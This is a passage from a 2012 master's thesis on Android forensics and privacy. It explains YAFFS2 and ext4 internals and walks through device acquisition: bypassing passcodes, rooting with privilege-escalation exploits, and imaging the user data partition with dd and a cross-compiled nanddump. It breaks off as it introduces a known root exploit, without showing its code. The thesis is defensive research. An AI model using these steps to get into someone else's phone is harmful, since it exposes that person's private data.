ANDROID PRIVACY THROUGH ENCRYPTION

by

DANIEL DEFREEZ

A THESIS

Presented to the Department of Computer Science
in partial fullfillment of the requirements
for the degree of

Master of Science in Mathematics and Computer Science

Ashland, Oregon
May 2012

APPROVAL PAGE

"Android Privacy Through Encryption," a thesis prepared by Daniel DeFreez in partial fulfillment of the requirements for the Master of Science in Mathematics and Computer Science. This project has been approved and accepted by:

Dr. Lynn Ackler, Chair of the Examining Committee	Date
Pete Nordquist, Committee Member	Date
Hart Wilson, Committee Member	Date

ABSTRACT OF THESIS

ANDROID PRIVACY THROUGH ENCRYPTION

By Daniel DeFreez

This thesis explores the field of Android forensics in relation to a person's right to privacy. As the field of mobile forensics becomes increasingly sophisticated, it is clear that bypassing common privacy measures, such as disk encryption, will become routine. A new keying method for eCryptfs is proposed that could significantly mitigate memory attacks against encrypted file systems. It is shown how eCryptfs could be modified to implement this keying method on an Android device.

ACKNOWLEDGMENTS

I would like to thank Dr. Lynn Ackler for introducing me to the vast world of computer security and forensics, cultivating a healthy paranoia, and for being a truly excellent teacher.

Dr. Dan Harvey, Pete Nordquist, and Hart Wilson provided helpful feedback during the preparation of this thesis, for which I thank them.

I am deeply indebted to my friends and colleagues Brandon Kester, Andrew Krug, Adam Mashinchi, Jeff McJunkin, and Stephen Perkins, for their enthusiastic interest in the forensics and security fields, insightful comments, love of free software, and encouraging words.

I am grateful to Rebekah for her tireless patience of the long hours and lonely nights that this required.

Finally, I would like to thank my parents, Toni and Rick, for always supporting me. I would not have made it without them.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1

INTRODUCTION

It has become apparent that the world is in the midst of a transition away from monolithic desktops toward mobile computing. Two giants, Google and Apple, currently dominate the mobile space, with Android and iOS respectively. Google has marketed Android as the more "open" platform, while iOS remains a walled garden. The open/closed distinction is dubious at best, though, as Android is still developed behind closed doors. Nonetheless, Google has released most of the source code for Android and done significantly less than Apple to impede the efforts of the hacking community. For this reason, Android has become the platform of choice for developers interested in modifying the mobile experience outside the confines of a standard application. This study has chosen to focus on Android for the same reason.

While the headlines have been filled with the latest applications, processors, and screen sizes, the shift to mobile computing is also bringing with it a deluge of security baggage. Mobile devices are multi-purpose computing tools, and they often house very important data. As with desktop systems, this invites crime and surveillance, privacy invasion and preservation, in a word, forensics. Unfortunately, the majority of forensic tools available for Android devices are not open to inspection, and much of the detailed technical information is proprietary, though Andrew Hoog has broken some ground with his book *Android Forensics* (2011). This thesis, however, is not an attempt to comprehensively describe the field of Android forensics, nor is it an introduction to computer forensics. Rather, this is a study of privacy on the Android platform that is informed by the field of forensics.

Research in computer forensics is commonly circumscribed by the needs of law and corporate policy enforcement. For example, when enumerating the various cases in which forensic analysis could be useful, Andrew Hoog includes civil and criminal investigations, internal corporate investigations, family matters, and government security. What these scenarios all have in common is that the forensic techniques employed are all geared toward providing information to investigators. The right of the investigator to process evidence is presumed. Yet there are a wide range of scenarios, from the dissident hiding from a dictatorial regime to the prying eyes of a stalker, where the successful use of

forensic techniques may inflict grave injustice upon the owner of the object of analysis. In the face of untoward forensic inquiry, a person has little recourse other than to prevent forensic techniques from succeeding in the first place. For this reason, anyone concerned with the nature of digital privacy should have tools of their own.

The goal of this paper is to describe the forensic techniques used to acquire data from Android devices, and then to demonstrate a relevant defense. It details the practical obstacles to modifying an operating system that consists of millions of lines of code, spread across hundreds of projects in over a dozen languages. The defense, unsurprisingly, is encryption. Recent releases of Android include the option of full disk encryption, which works very well when certain conditions are met: the attacker cannot have physical access to the device prior to use, the encryption passphrase must be strong, and the attacker cannot have access to the device while it is running. All of these conditions are discussed later in the paper, but it is the last condition that is of particular concern. People simply do not turn off their phones very often, which dramatically increases the likelihood that any forensic analysis performed on an Android device will be performed on a *running* Android device. The method of encryption introduced in this paper takes a step toward addressing this issue, and demonstrates a technique that increases the safety of data on a running device.

Chapter 2 introduces Android forensics. It discusses how data on an Android device can be acquired. While the analysis of acquired data is briefly discussed, Chapter 2 focuses on the process of acquisition because that is the critical point at which data must be protected. Next, Chapter 3 discusses full disk encryption in WhisperCore, a third-party distribution of Android. The chapter uses an attack against WhisperCore to exemplify the perils of losing physical control of a device. Chapter 4 provides the technical details of a novel method of encrypting data on an Android device, called eCryptfs boundary mode. It shows how the eCryptfs file system can be used to provide independent keys for each application, and how those keys can be wiped when the screen is locked. Finally, Chapter 5 discusses future directions for similar privacy research, as well as improvements that could be made to the implementation of eCryptfs boundary mode.

CHAPTER 2

ANDROID FORENSICS

It is the goal of this thesis to outline a method of data confidentiality applicable to Android. The proposed method is only meaningful in relation to data recovery techniques which are here collectively referred to as "Android forensics." This chapter gives an introduction to Android forensics. The "Android File Systems" section discusses the YAFFS2 and ext4 file systems, which are by far the most prevalent file systems on Android devices. The "Acquisition" section focuses on building and using the tools necessary to acquire an "image" of an Android partition, but also gives an overview of research regarding Android memory acquisition. The analysis section discusses an example of how data can be extracted from an image once it has been acquired. The method of encryption proposed in Chapter 4 is designed to defend against the specific methods of data recovery touched on in this chapter.

2.1 Android File Systems

The YAFFS2 data presented here has been gathered from a Nexus One phone running Android version 2.3 (Gingerbread), and the ext4 data has been gathered from a Nexus S phone running Android version 4.0.3 (Ice Cream Sandwich). "Nexus" devices[1] are often favored by developers, as they provide a build of Android that is as close as possible to the Android Open Source Project (hereafter AOSP). While Android is considered by many to be an open mobile platform, not everything in Android is open source, meaning the source code for most, but not all, of Android has been released for public inspection. AOSP is that part of Android for which the source code has been released. It includes the majority of features in a consumer build of Android, but notably excludes many of the Google branded applications, such as Gmail and the Android Market, as well as many device specific hardware drivers. The consumer builds for Nexus devices are not based on AOSP, but they are much closer to AOSP than the builds shipped with other models, which often come loaded with third-party applications and modifications to the underlying operating system.

[1] Nexus One, Nexus S, and now Galaxy Nexus

Before diving into the details of Android file systems, it is important to understand how Android storage is laid out. There are typically two storage devices: an SD card[2] that is formatted with a FAT file system, and an internal NAND[3] chip that is formatted YAFFS2 or ext4, with newer models preferring ext4. Some device use other file systems on top of NAND storage, such as the Samsung Galaxy S which uses a proprietary file system called `RFS`, but far and away YAFFS2 and ext4 are the most common. The SD card is typically where large media files such as pictures and music are stored. This paper, which is primarily concerned with application data, does not further discuss the SD card.

The number of partitions used by Android is device and version specific. Android 2.3, for example, has up to six partitions, excluding external storage: `boot`, `system`, `cache`, `userdata`, `recovery` and `misc`. A Nexus S running Android 4.0, on the other hand, includes several additional partitions, such as `efs` and `radio`. The `userdata` partition is the most interesting because it holds the data associated with each application.[4] To determine the file system layout of an Android device:

1. Enable USB debugging Figure 2.1 shows the `Development` menu for Android 2.3, where USB Debugging can be enabled.

2. Open an ADB shell Turning on USB debugging allows shell access to the device without entering a passcode. The shell is accessed with a utility called the Android Debug Bridge (hereafter ADB), which is accessed by the command `adb`. ADB is the primary means by which a developer or forensic analyst will communicate with an Android device. The Android Software Development Kit (SDK) provides the `adb` binary in `$SDKPATH/platform-tools`. ADB is the only practical way to obtain low-level access to an Android device without physically removing the NAND chip. When `adb` is first run, it starts a service that is then used to connect to the Android device. Once the `adb` service is started, a list of attached Android devices can be shown using the command `adb devices`.

[2]Often an actual, removable SD card is provided with the phone. Newer devices, however, appear to be trending toward providing an emulated SD card from internal storage.

[3]NAND is a type of non-volatile flash memory that is commonly used for file storage.

[4]While this paper does not discuss partitions outside of `userdata`, from a privacy perspective it is important to realize that sensitive information could still be leaked by other partitions, especially the SD card.




Figure 2.1: Turning On USB Debugging

3. Run `cat /proc/mtd` and `mount` Opening a shell and displaying the contents of `/proc/mtd` results in output similar to Table 2.1. MTD is the kernel driver in Linux that is responsible for providing the abstraction layer that is between file systems and "Memory Technology Devices" (NAND memory). YAFFS2 is a consumer of the MTD interface, and `/proc/mtd` lists all of the active MTD partitions.

```
[daniel@misdirection ~]$ adb shell
# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 000e0000 00020000 "misc"
mtd1: 00400000 00020000 "recovery"
mtd2: 00380000 00020000 "boot"
mtd3: 09100000 00020000 "system"
mtd4: 05f00000 00020000 "cache"
mtd5: 0c440000 00020000 "userdata"
```

Table 2.1: MTD Partition Layout of an Android Phone

The layout in Table 2.1 was taken from a Nexus One running Android 2.3. The first column is the device name which corresponds to the device handle in `/dev/mtd`. The second column shows the size of each partition in bytes. The third column gives the

“eraseblock” size for the partition. The eraseblock size determines the size of the smallest chunk of data that can be erased on an MTD. In contrast to a more traditional block device such as a hard disk, the minimum I/O unit can vary for different types of operations on NAND devices. Erasing is typically the most expensive operation for NAND flash. Each eraseblock will consist of many NAND pages, which are the smallest unit of data the NAND device itself supports. NAND pages are typically 2048 bytes, but the exact page size can be determined by looking at `dmesg` shortly after a device boots. The fourth and final column in `/proc/mtd` shows the friendly name of each partition.

More recent Android devices use an Embedded MultiMediaCard (eMMC) interface. Rather than providing raw access to NAND memory, an eMMC includes a controller that presents the NAND memory as a block device. The significance of raw NAND access will become more clear when YAFFS2 is discussed in Section 2.1.1. When an Android device is using a file system such as ext4, which is not designed for the limitations of NAND memory, an eMMC is used to provide wear-leveling, preventing the NAND chip from wearing out. The Nexus S actually has two storage chips: a straight NAND device and an eMMC. As show in Table 2.2, a Nexus S does not use MTD devices for `system` or `userdata`.

```
[daniel@misdirection ~]$ adb shell
shell@android:/ $ mount
...
/dev/block/mtdblock4 /cache yaffs2 rw,nosuid,nodev,relatime 0 0
/dev/block/mtdblock6 /efs yaffs2 rw,nosuid,nodev,noatime 0 0
/dev/block/platform/s3c-sdhci.0/by-name/system /system ext4 ro, ...
/dev/block/platform/s3c-sdhci.0/by-name/userdata /data ext4 rw, ...
/sys/kernel/debug /sys/kernel/debug debugfs rw,relatime 0 0
/dev/block/vold/179:3 /mnt/sdcard vfat ...
/dev/block/vold/179:3 /mnt/secure/asec vfat ...
...
```

Table 2.2: Nexus S Mounted File Systems

2.1.1 YAFFS2

YAFFS2 stands for Yet Another Flash File System, version 2. Many Android devices use YAFFS2 as the file system of choice for user data that is not stored on an SD card.

YAFFS2 is very different from other file systems such as NTFS or FAT32. YAFFS1,[5] which preceded YAFFS2, was the first file system specifically designed for NAND flash, and so its structure is optimized for the specific requirements imposed by NAND flash. Chief among these requirements is the limit on the number of overwrites performed. NAND pages have a finite lifetime, and a file system that does not distribute wear will quickly wear out some pages. The pages storing the FAT in FAT32, for example, would quickly become corrupt without a hardware flash translation layer (FTL), as is used in thumb drives to distribute wear more evenly. YAFFS2 is designed to operate without a hardware FTL, which is good news for forensic investigators, as it affords a software view into the flash device. Overwriting NAND pages requires that those pages first be erased, which in NAND incurs a heavy performance hit. This leads to what is known as the "write once" requirement, which is that NAND pages should be written to only once unless it is absolutely necessary to overwrite them. The write once requirement has influenced the design of YAFFS2 more than any other single factor.

YAFFS2 is known as a "log-structured" file system. A log-structured file system does not reuse flash pages when a piece of data is updated. Rather, it simply writes the updated data to the next available location. A monotonically increasing sequence number keeps track of which data is most current, and the older versions of the same data are ignored. This has dramatic forensic implications, as it often means there are hundreds of copies of a given piece of data, even after it has been deleted. YAFFS2 does have a garbage collection routine that periodically erases old chunks in the background, but this routine appears to run infrequently enough that forensic analysis of deleted data in YAFFS2 is still a valuable source of evidence (Regan, 2009).

YAFFS2 stores data in much the same way as its predecessor, YAFFS1. Every piece of data written to a YAFFS1 based file system is written in the form of a "chunk," which is always the same size. There are data chunks which hold the actual data in a file, and there are object header chunks, which hold metadata about objects such as directories,

[5]The file system was actually just called YAFFS, but for the sake of clarity it is here referred to as YAFFS1.

files, and the like. According to the official YAFFS documentation (Manning, 2010), each chunk in YAFFS1 has the following information associated with it:

- **ObjectId**: Identifies which object the chunk belongs to.
- **ChunkId**: Identifies where in the file this chunk belongs. A chunkId of zero signifies that this chunk contains an object header. ChunkId 1 is the first chunk, ChunkId 2 the second, and so on.
- **Deletion Marker**: Shows that this chunk is no longer in use.
- **Byte count**: Number of bytes of data if this is a data chunk.

YAFFS1 relies on the Linux kernel's Memory Technology Device (MTD) driver to provide an interface to the actual NAND device. The Linux MTD presents the NAND device as a series of pages (usually 2kB), similar to blocks on a conventional hard disk. Each page is accompanied by 64 bytes known as the "Out-of-band area," or OOB, which is partially used by the MTD itself and partially used by the YAFFS1 file system. The MTD driver itself uses the OOB area to store error correction data, and additionally defines an area that can be used by the file system for whatever purposes it chooses, called the OOBFREE area. The layout of the OOB can be seen in the `struct` in Table 2.3, taken from the Android source code.

```
1 /**
2 * msm_nand_oob_64 - oob info for large (2KB) page
3 */
4 static struct nand_ecclayout msm_nand_oob_64 = {
5         .eccbytes       = 40,
6         .eccpos         = {
7                 0,  1,  2,  3,  4,  5,  6,  7,  8,  9,
8                10, 11, 12, 13, 14, 15, 16, 17, 18, 19,
9                20, 21, 22, 23, 24, 25, 26, 27, 28, 29,
10               46, 47, 48, 49, 50, 51, 52, 53, 54, 55,
11               },
12        .oobavail       = 16,
13        .oobfree        = {
14                {30, 16},
15
16 };
```

Table 2.3: Out-of-Band Area (OOB) Structure

The most important part of this `struct`, for our purposes, is the definition of the `oobfree` array. The first element of the `oobfree` array gives the offset into the area that is available for file system usage, and the second element determines the size of that area. There may be multiple arrays in `oobfree` leading to complex, non-contiguous free areas, but Android appears to use one contiguous block. This is not the standard layout used by Linux. Every file and directory within a YAFFS based file system has an object header that is stored within this OOBFREE area. The object header describes the contents of the object, which is stored in the data area of the chunk. This object header will include the object name, type, and length. Notice that because the object header contains the length, it must be written to every time the file length is changed. Because a YAFFS based file system writes sequentially, the new object header will be placed at the end of the object (with the same chunk id), and the old object header will be marked deleted.

YAFFS1 and YAFFS2 are actually remarkably simple compared to other file systems. To reiterate, the NAND device is divided into pages, each with a small area for metadata (OOB). The OOB defines what type of chunk that page belongs to, which chunk the page belongs to, and in turn which object that chunk belongs to. In YAFFS1 it also marks whether or not that chunk has been deleted. Each object has a single object header and zero or more data chunks. That's it. Notice the conspicuous lack of any central metadata location. This makes the file system exceedingly simple, but at the price of *scanning the OOB area of every page at boot*. There is no actual file system structure maintained on disk, just object headers and data chunks. The file system layout is determined at scan time and maintained in memory only.

YAFFS2 is only slightly different from YAFFS1. The biggest change was the removal of the deletion marker, which was replaced with a sequence number. Each time a page is written to it increases the sequence number by one, allowing pages with the same chunk id and the same object id to be differentiated. Whichever page has the largest sequence number is used, and the others are ignored. Also, in YAFFS2 the concept of a checkpoint was introduced to essentially store a snapshot of the data structures maintained in memory, allowing for a faster boot.

2.1.2 ext4

The ext4 file system operates in a very different fashion than YAFFS2. While YAFFS2 was designed from the beginning to run on NAND memory, ext4 was optimized for spinning disks. YAFFS2 went to great lengths to avoid overwriting NAND pages. In contrast, ext4 overwrites frequently, with no concern for the number of times a physical area of the disk is written to. Instead, ext4 is interested in preventing the head on a hard disk from having to travel too far, and thereby mitigates the significant latency introduced by mechanical movement. The fact that ext4 looks very different From YAFFS2 under the hood matters little to the rest of the operating system, because the Linux kernel provides an abstraction layer called the virtual file system (hereafter VFS), which sits on top of what is normally considered to be the "real" file system. VFS allows Linux based operating systems to switch between different file systems with relative ease. The VFS interface presented to the rest of the system remains essentially identical regardless of the file system in use, so the rest of the system need not worry about the particular file system being used. Forensics practitioners, on the other hand, must be acutely aware of the file system in use. The ext4 file system is enormously complex, but the basics are presented here.

The ext4 file system is an enhancement to the ext3 file system, which in turn was an enhancement to the ext2 file system. The fundamental mechanics of ext2, ext3, and ext4 are very similar. Where the operation of each is basically the same, the file system in question is referred to as ExtX, following the convention introduced by Carrier (2005) in *File System Forensic Analysis*.

The "smallest addressable storage unit" of a hard disk is a sector, and for an ExtX file system it is a block (Carrier, 2005, Chapter 14). Typically the size of a sector is 512 bytes, and, by default, the Linux kernel treats all hard disks as an array of 512 byte sectors (Corbet, Rubini, & Kroah-Hartman, 2005). A typical ExtX file system will use 4KiB blocks (eight sectors), but one of the changes introduced by ext4 was support for block sizes of up to 64KiB. Data is read and written to the disk in multiples of blocks, rather than bytes or bits.

ExtX divides a disk into a series of block groups, the size of which is determined at the time of file system creation. Each block group contains a copy of the "superblock." The superblock contains key metadata about the file system. These copies can be used for

recovery should the primary superblock become corrupted. Furthermore, because the metadata associated with a file is almost always held within the same block group as the actual data for that file, block groups increase the performance of ExtX by minimizing the amount of mechanical movement required of the hard disk. Additionally, the block group contains a "group descriptor table," which holds metadata about the layout of the block group itself, and an "inode table," which holds information about the files in the block group. In ext4 the block group layout has been modified with the introduction of "flex block groups," which centralize the metadata associated with a number of block groups, but this scalability improvement does not alter the basic ideas behind block groups (Fairbanks, Lee, & Iii, 2010).

Each file has a piece of metadata associated with it called an inode, and the inodes for each block group are stored in the inode table within the block group. All of the information about a file, excluding the filename and the actual content of the file, are stored in the inode. The inode structure includes, for example, the user ID (UID), the permissions mode, and pointers to the actual data (Carrier, 2005, p. 457). Chapter 4 uses the fact that each inode has a UID associated with it to derive an encryption key for the content of the file. Directories in ExtX are just a special type of file. The content of a directory file is a list of directory entries, which are data structures that contain the actual names of the files in the directory. In ext4 the directory entries are stored in a hash tree structure by default, instead of a simple list which was the default for ext2 and ext3. A directory entry contains a pointer to the inode for the file, enabling data retrieval based on the name of a file.

When a file is deleted, the directory entry is removed, the inode is deallocated, and the blocks associated with the file are freed, but the actual data remains until, by chance, it is overwritten. The pointers in the inode that referenced the actual data blocks are zeroed in ext3 and ext4, making it necessary to *carve*[6] for deleted files during recovery. Most block allocation schemes do make an effort to prevent file fragmentation, though, which increases the likelihood of being able to successfully carve for the file (Fairbanks et al., 2010). There has been some discussion of introducing secure delete functionality into ext4, but at the time of writing it is not supported in most implementations (Corbet, 2011).

[6]Carving is the process of searching for deleted files based on the structure of the files trying to be recovered. JPEG images, for example, can be identified because they begin with the magic number FF D8.

There is an incredible amount of complexity necessarily being glossed over here, but the basics of ExtX have been covered. A traditional spinning disk is addressed in sectors, and a series of sectors makes a block. ExtX contains a superblock, which is just an area holding metadata about the file system. ExtX divides the disk into a series of block groups, and each block group contains a copy of the superblock and metadata about the files within the group, including an inode table. Each file is associated with an inode in the inode table, and the inode holds metadata about the file, including the location of the blocks containing the file's data. Directories are just special files that hold filenames in directory entry structures, and a directory entry points to the inode for the file. Deleting a file does not ensure that the contents of the file are gone, which is a fact that is frequently taked advantage of in forensics.

2.2 Acquisition

This section describes how the data on an Android device can be retrieved. In a digital investigation, the primary source of evidence is a copy of the target device's nonvolatile data. Acquiring the nonvolatile data, be it from a conventional hard disk or from NAND flash in a mobile device, is known as "post-mortem" acquisition, because the data is collected after the device has been powered off. Post-mortem acquisition is a well-established process, standing in contrast to live system acquisition, which is a relatively new and quickly evolving process, even for desktop and laptop computers. Forensic acquisition of mobile devices follows the same principles as more traditional forensic acquisitions, but the tools, techniques, and limitations can be very different. The process of acquiring a system, whether it be a desktop or a mobile device, is of primary interest to digital investigators and incident responders. They typically adhere to procedures and practices that create "forensically-sound" duplicates. According to Craig Ball,

> A forensically-sound duplicate of a drive is, first and foremost, one created by a method which does not, in any way, alter any data on the drive being duplicated. Second, a forensically-sound duplicate must contain a copy of every bit, byte and sector of the source drive, including unallocated empty space and slack space, precisely as such data appears on the source drive relative to the other data on the drive. (Ball, n.d.)

The forensically-sound duplicate outlined by Ball is usually acquired by physically removing the hard disk from the target system. The hard disk is then attached to a write blocking device and copied using one of many possible acquisition utilities, creating an "image" of the drive. For analysts of average means, creating a forensically-sound duplicate of an Android device can be challenging. The operating system itself and the majority of forensic artifacts (with the exception of pictures, media files, and some application data) are stored on internal flash memory. Removing the flash memory and attaching it to a write blocker is, while theoretically possible, beyond the reach of most forensics labs due to the sophisticated electronics work involved. The NAND memory in many devices could conceivably be accessed either through the JTAG[7] ports in the device, or by physically removing the chip. Either method would require significant electronics work and further reconstruction of the low-level NAND layout. Directly accessing the NAND flash is a last resort, but it may be the only possibility on a properly locked device (Breeuwsma, de Jongh, Klaver, van der Knijff, & Roeloffs, 2007). Further challenges are presented by the inability of standard users to perform the low-level operations necessary to forensically acquire a device, as the Android security model does not usually provide root access. Additionally, flash memory stores metadata in a fashion that is not taken into account by traditional forensic acquisition methods. What the average forensic analyst ends up with, then, is only an approximation of a forensically-sound duplicate of an Android device.

2.2.1 A Basic Android Acquisition

In broad strokes, the acquisition of an Android device is not much different than the acquisition of a desktop computer. The device must be seized, and an image of the device must be created that is as forensically sound as possible. There are, however, several Android specific details that must be addressed. What follows is an overview of the steps necessary for acquiring an Android device, partially drawn from Andrew Hoog's book *Android Forensics* (2011).

[7] JTAG stands for "Joint Test Action Group." JTAG test access ports are available on most devices. They are used to access the CPU to perform debugging operations, and in certain situations can be used to bypass security mechanisms or directly access NAND storage.

Step zero: Build tools and document procedures. Perhaps it goes without saying, but it is imperative that the acquisition tools and procedures be developed *prior* to acquisition. If the device is using YAFFS2 as the file system (the majority of devices at the time of writing), `nanddump` should be used. The process of building `nanddump` from source is described later in the chapter. The Android Debug Bridge, provided with the Android SDK as a means of communicating with the device over a USB cable, should be installed and tested.

Step one: Seize device. The target device must first be secured in the analyst's possession, physically and electronically. If the device is unlocked at the time of seizure, it should be immediately determined if a passcode or disk encryption is enabled. If either protection is enabled, as much data as possible should be acquired while the device is running and unlocked. If the device is encrypted and already off, then more creative methods will need to be employed (see Chapter 3). The version of Android should be retrieved from the settings menu prior to shutting the device down and USB debugging should be enabled if possible. Unless a logical analysis is going to be performed, or the device is encrypted, it should be powered off. Finally, the device should be isolated from the network, either by turning it off or placing it in a Faraday bag.

Step two: Unlock the device. If the device is locked, the password will need to be guessed or bypassed, either through brute-force, a smudge attack, or some other means. A smudge attack involves reading the residual oil patterns off of a touch screen in order to determine the unlock pattern or PIN (Aviv, Gibson, Mossop, Blaze, & Smith, 2010). The SIM card should be removed and analyzed separately, though SIM cards used in Android devices do not make particularly interesting pieces of evidence, as the majority of data is stored on the device itself.

Step three: Image SD card. If removable, the SD card should also be removed and analyzed separately (in the same fashion as a thumb drive). A zeroed SD card should be placed in the device for storing NAND images. If the SD card is not removable, as in the case of the Nexus S which uses eMMC to provide USB mass storage, then it can be imaged through `adb` (Hoog, 2011, pp. 211-218).

Step four: Root the device. Unless root access has previously been enabled on a device, some sort of privilege escalation is generally required before an image of the device can be taken. The fact that exploitation is regularly involved during the process of acquisition startles many, yet it is often the only way to obtain access. By default, Android does not provide root access even to the device owner. A substantial amount of research should be done about the device before attempting to obtain root access, since an incorrectly executed attack can lead to inadvertent data loss. Any analyst of modest means (i.e. without an exploit development team) is at the mercy of the security and hobbyist communities for rooting methods. If the device cannot be rooted, then an image of the device cannot be taken and a logical acquisition will have to suffice. A logical acquisition consists of manually inspecting the device from the user interface, or installing an application that will systematically read unsecured data.

Step five: Acquire an image of the device. An image of each partition on the device can be acquired with either `dd` for ext4 or `nanddump` for YAFFS2. These images should be stored on the sterile SD card that was previously inserted into the device.

One of the most popular tools for acquiring an image of a conventional (spinning disk) hard drive is `dd`, which reads raw data, block by block, from one location and writes it to another, which, when the disk is offline, is sufficient to acquire a forensically valid image of the device. Any Nexus device should already come with a functional copy of `dd` that can be used to copy an ext4 partition. Table 2.4 shows the process of acquiring an `ext4 userdata` partition from a Nexus S phone. After the image has been transferred from the SD card to the analyst's machine, it can be mounted for perusal or carved for deleted files.

Acquiring an image of a YAFFS2 file system presents a distinct challenge. Unfortunately, `dd` is not sufficient for YAFFS2 devices, as it operates above the MTD layer, and YAFFS2 makes use of the OOB free area. Android images that are acquired by a utility that is not flash-aware lose a lot of metadata. In the case of YAFFS2, it is difficult to discern between active and stale areas of the file system without the metadata stored in the OOB free area. Section 2.2.2 discusses the use of `nanddump` to acquire an image that does contain the OOB area.

```
[daniel@misdirection ~]$ adb shell
shell@android:/ $ mount
...
/dev/block/platform/s3c-sdhci.0/by-name/userdata /data ext4 rw, ...
...
shell@android:/ $ su
shell@android:/ # dd if=/dev/block/platform/s3c-sdhci.0/by-name/
    userdata of=/sdcard/userdata.img
shell@android:/ # exit
shell@android:/ $ exit
[daniel@misdirection ~]$ adb pull /sdcard/userdata.img
```

Table 2.4: Copying an ext4 Partition with `dd`

2.2.2 Nanddump

Hoog's book (2011) provides an excellent primer on how Android forensics is performed. Unfortunately, a great number of implementation details are glossed over in favor of describing opaque forensic tools, such as Hoog's own AFLogical/AFPhysical tools, or Cellebrite's more well-known UFED. These tools are only available to the law enforcement community, limiting their academic value. The tool used here for acquiring Android images is `nanddump`. Hoog's tool set makes use of the same tool.

Unlike `dd`, `nanddump` does acquire the OOB area in addition to the data portion of a NAND device. In Ubuntu, `nanddump` is provided by the `mtd-utils` package. The binary that comes with the `mtd-utils` package is not compiled for the ARM processor, however, and so it must be cross-compiled before it can be used on an Android device. The following set of steps can be used to create an ARM `nanddump` binary. The procedure was tested on Ubuntu 10.04.3 amd64, using version 20090606 of the `mtd-utils` source package, and version 2011.03 of the CodeSourcery G++ Lite Edition for ARM (now branded Mentor Graphics). These steps are an adaptation of a guide provided at elinux.org (*Compiling MTD Utils*, n.d.).

Assuming `nanddump` is being built on a 64-bit machine, 32-bit runtime libraries must be installed. In Debian-based distributions, these are provided by the `ia32-libs` package. After installing the necessary libraries, CodeSourcery G++ Lite is easy to get up and running by simply downloading the tools and extracting them to a convenient

location.[8] It does not matter where the build suite is installed, but the `bin` subfolder in that directory must be part of the `PATH` environment variable.

Once CodeSourcery is installed, one must obtain the source code for `nanddump` and then cross-compile compile it with the CodeSourcery `gcc`. The source code from `nanddump` is provided by the `mtd-utils` source package and can be retrieved using `apt-get source` on a Debian based system. The source code can also be obtained from the project homepage at `www.linux-mtd.infradead.org`. The `mtd-utils` package includes the source code for a number of other utilities that are not needed for `nanddump` to operate. Since building the entire `mtd-utils` package is mildly complicated, the easiest and recommended route is to copy out `nanddump.c` and the `include` directory, and build `nanddump` separately. An example shell script that performs the entire process can be seen in Table 2.5. Because the Android build system is not being used, it is imperative that `nanddump` is statically linked, or it will not run on the phone, as Android uses its own version of `libc` called `bionic`. Even if the Android build system is used to cross-compile `nanddump`, it should be statically linked to ensure integrity of the tool. Dynamically linking to libraries running on the target is not a good idea in a forensic investigation, as those libraries may be tainted. The `nanddump` binary produced can be copied to the phone any number of ways, but using `adb push` is the most straightforward. Before `nanddump` can be used, though, the analyst performing the acquisition needs root access.

2.2.3 The Problem of Root

Enabling USB debugging does not automatically provide root access to the device, but it is often easier to execute a privilege escalation attack from within a shell than from the Android interface. Any passcode that is enabled must be first bypassed before USB debugging can be enabled, unless debugging was previously enabled by the device owner. There are a variety of techniques for bypassing a passcode (Hoog, 2011; Cannon, 2010; Kincaid, 2010; Geller, 2011), but there is no single method that is consistently successful across devices. A strong passcode remains a significant barrier to accessing the information on a device.

[8] Download available from `https://sourcery.mentor.com/sgpp/lite/arm/portal/package8739/public/arm-none-linux-gnueabi/arm-2011.03-41-arm-none-linux-gnueabi-i686-pc-linux-gnu.tar.bz2` at the time of writing.

```
1 #!/bin/bash
2 # Builds nanddump in current directory
3 # Assumes Sourcery G++ Lite 2011.03-41 for ARM GNU/Linux downloaded
4 # Assumes Ubuntu 10.04 version of mtd-utils (20090606)
5
6 apt-get install ia32-libs build-essential
7 apt-get source mtd-utils
8 tar xvjf arm-2011.03-41-arm-none-linux-gnueabi-i686-pc-linux-gnu.tar
      .bz2
9 PATH=$PATH:`pwd`/arm-2011.03/bin
10 cp mtd-utils/nanddump.c .
11 cp -r mtd-utils-20090606/include .
12 arm-none-linux-gnueabi-gcc nanddump.c -o nanddump -static
```

Table 2.5: Installing CodeSourcery and Building `nanddump`

In some ways, Android is more secure than a typical desktop distribution of Linux. Android provides application sandboxing, requires applications to declare necessary permissions ahead of time, and explicitly denies root access in production builds. This latter restriction makes it particularly difficult to perform a full NAND dump. By default, no user has the ability to run programs as root, a privilege required for raw access to the NAND device.

Obtaining root access can, depending on the device, be the most challenging step of an acquisition. Acquiring root access on the majority of commercially available Android phones requires using a local privilege escalation exploit. With each major release, Google provides fixes for the exploits that were previously used to obtain root, and each major release sees the development of new exploits, or as is often the case, old Linux exploits ported to Android. So far the security measures put in place by Google have not proven to be a serious deterrent to the rooting community, but that may change in the future. The sheer number of different Android models may lead to a situation where only the most popular models have well-known techniques for obtaining root, while the less popular ones remain locked. This could lead to an increase in the necessity of off-chip NAND acquisition techniques, where the NAND chip is physically removed and examined outside the device. Off-chip techniques are only possible for analysts with significant hardware and personnel resources.

An Example: Exploid CVE-2009-1185

In an ironic and unfortunate turn of events for a community celebrating an open source operating system, the source code for a number of the exploits used to obtain root access on Android is not available. These exploits work well and are largely safe, allowing the hobbyist community to root their phones, while the forensic analyst is left without tools due to his or her inability to explain how the exploit works. Fortunately, Sebastian Khramer, one of the most talented researchers in the field and whose code has been used in a number of Android root exploits, freely published proof-of-concept code on his blog, "C-Skills."[9] While each device is different, and each model could conceivably require a different method of exploitation, ports of old Linux bugs are frequently found to be applicable to most versions of Android. Hardware manufacturers seem to spend little time hardening Android past what has been done by Google, and the infrequency of updates means exploits stay unpatched in the wild for a very long time. Despite being patched long ago, it is valuable to take a look at one of the most famous local root exploits on Android: Sebastian Krahmer's port of CVE-2009-1185.[10]

